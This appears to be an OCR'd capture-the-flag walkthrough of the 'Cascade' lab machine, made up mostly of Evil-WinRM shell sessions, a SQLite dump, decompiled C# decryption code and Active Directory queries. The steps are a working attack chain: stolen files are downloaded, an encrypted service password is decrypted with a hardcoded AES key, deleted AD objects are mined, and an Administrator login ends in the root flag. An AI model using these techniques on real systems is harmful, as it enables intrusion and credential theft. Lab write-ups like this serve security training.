

Evil-WinRM PS C:\Shares\Audit\DB> dir
Directory: C:\Shares\Audit\DB
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 1/28/2020 9:39 PM 24576 Audit.db

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/28/2020   9:40 PM                DB
d-----         1/26/2020  10:25 PM                x64
d-----         1/26/2020  10:25 PM                x86
-a----         1/28/2020   9:46 PM          13312 CascAudit.exe
-a----         1/29/2020   6:00 PM          12288 CascCrypto.dll
-a----         1/28/2020  11:29 PM             45 RunAudit.bat
-a----        10/27/2019   6:38 AM         363520 System.Data.SQLite.dll
-a----        10/27/2019   6:38 AM         186880 System.Data.SQLite.EF6.dll


*Evil-WinRM* PS C:\Shares\Audit> cd DB
*Evil-WinRM* PS C:\Shares\Audit\DB> dir


    Directory: C:\Shares\Audit\DB


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/28/2020   9:39 PM          24576 Audit.db


*Evil-WinRM* PS C:\Shares\Audit\DB> download Audit.db
Info: Downloading C:\Shares\Audit\DB\Audit.db to Audit.db


Info: Download successful!

*Evil-WinRM* PS C:\Shares\Audit\DB> cd ..
*Evil-WinRM* PS C:\Shares\Audit> download CascAudit.exe
Info: Downloading C:\Shares\Audit\CascAudit.exe to CascAudit.exe


Info: Download successful!

*Evil-WinRM* PS C:\Shares\Audit> download CascCrypto.dll
Info: Downloading C:\Shares\Audit\CascCrypto.dll to CascCrypto.dll


Info: Download successful!

*Evil-WinRM* PS C:\Shares\Audit>
```


sqliteonline.com
ssl
Yer İmleri Çubuğu (...
free-programming-...
Top 10 Free Wireles...
Linux eBooks Librar...
İçe aktarılanlar
raspberry
Real-Time Network...
Mobil Sızma Tes
File
Share
Team
Run
Export
Import
SQLite
Table
DeletedUserAudit
Ldap
Misc
sqlite_sequence
MariaDB
PostgreSQL
MS SQL
SQLite
SELECT * FROM Ldap;
Id
Uname
Pwd
Domain
1
ArkSvc
BQO5l5Kj9MdErXx6Q6AGOw==
cascade.local

DecryptString(string, string) : string

```
// CascCrypto.Crypto
// Token: 0x06000013 RID: 19 RVA: 0x00002360 File Offset: 0x00000760
public static string DecryptString(string EncryptedString, string Key)
{
    byte[] array = Convert.FromBase64String(EncryptedString);
    Aes aes = Aes.Create();
    aes.KeySize = 128;
    aes.BlockSize = 128;
    aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
    aes.Mode = CipherMode.CBC;
    aes.Key = Encoding.UTF8.GetBytes(Key);
    string @string;
    using (MemoryStream memoryStream = new MemoryStream(array))
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Read))
        {
            byte[] array2 = new byte[checked(array.Length - 1 + 1)];
            cryptoStream.Read(array2, 0, array2.Length);
            @string = Encoding.UTF8.GetString(array2);
        }
    }
    return @string;
}
```


cascade (Çalışıyor) - Microsoft Visual Studio
Dosya Düzen Görünüm Proje Derle Hata Ayıkla Takım Araçlar Test Analiz Pencere Yardım
Debug
Any CPU
Devam Et
İşlem: [4256] cascade.exe
Yaşam Döngüsü Olayları
İş Parçacığı:
Program.cs
cascade
cascade.Program
namespace cascade
{
class Program
{
static void Main(string[] args)
{
DecryptString("BQO5l5Kj9MdErXx6Q6AGOw==", "c4scadek3y654321");
Console.ReadLine();
}
public static string EncryptString(string Plaintext, string Key)
{
byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
Aes aes = Aes.Create();
aes.BlockSize = 128;
aes.KeySize = 128;
aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
aes.Key = Encoding.UTF8.GetBytes(Key);
aes.Mode = CipherMode.CBC;
string result;
using (MemoryStream memoryStream = new MemoryStream())
{
using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.Cr
{
cryptoStream.Write(bytes, 0, bytes.Length);
cryptoStream.FlushFinalBlock();
}
result = Convert.ToBase64String(memoryStream.ToArray());
}
return result;
}
public static string DecryptString(string EncryptedString, string Key)
{
100 %
cascade.exe
w3lc0meFr31nd

```
^[[A*Evil-WinRM* PS C:\Windows> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property *


accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
CN                              : CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
codePage                        : 0
countryCode                     : 0
Created                         : 1/9/2020 7:30:19 PM
createTimeStamp                 : 1/9/2020 7:30:19 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/17/2020 3:37:36 AM, 1/17/2020 12:14:04 AM, 1/9/2020 7:30:19 PM, 1/1/1601 12:04:17 AM}
instanceType                    : 4
isCriticalSystemObject          : False
isDeleted                       : True
LastKnownParent                 : OU=Computers,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
localPolicyFlags                : 0
logonCount                      : 0
Modified                        : 1/28/2020 6:08:35 PM
modifyTimeStamp                 : 1/28/2020 6:08:35 PM
msDS-LastKnownRDN               : CASC-WS1
Name                            : CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : computer
ObjectGUID                      : 6d97daa4-2e82-4946-a11e-f91fa18bfabe
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1108
primaryGroupID                  : 515
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132230718192147073
sAMAccountName                  : CASC-WS1$
sDRightsEffective               : 0
userAccountControl              : 4128
uSNChanged                      : 245849
```

```
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132245689883479503
sAMAccountName                  : TempAdmin
sDRightsEffective               : 0
userAccountControl              : 66048
userPrincipalName               : TempAdmin@cascade.local
uSNChanged                      : 237705
uSNCreated                      : 237695
whenChanged                     : 1/27/2020 3:24:34 AM
whenCreated                     : 1/27/2020 3:23:08 AM
```

```
root@kali:~/Downloads/evil-winrm# echo "YmFDVDNyMWFOMDBkbGVz"|base64 -d
baCT3r1aN00dlesroot@kali:~/Downloads/evil-winrm#
root@kali:~/Downloads/evil-winrm#
root@kali:~/Downloads/evil-winrm# evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
bd022a03051b61147fa6cd46c2813b28
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```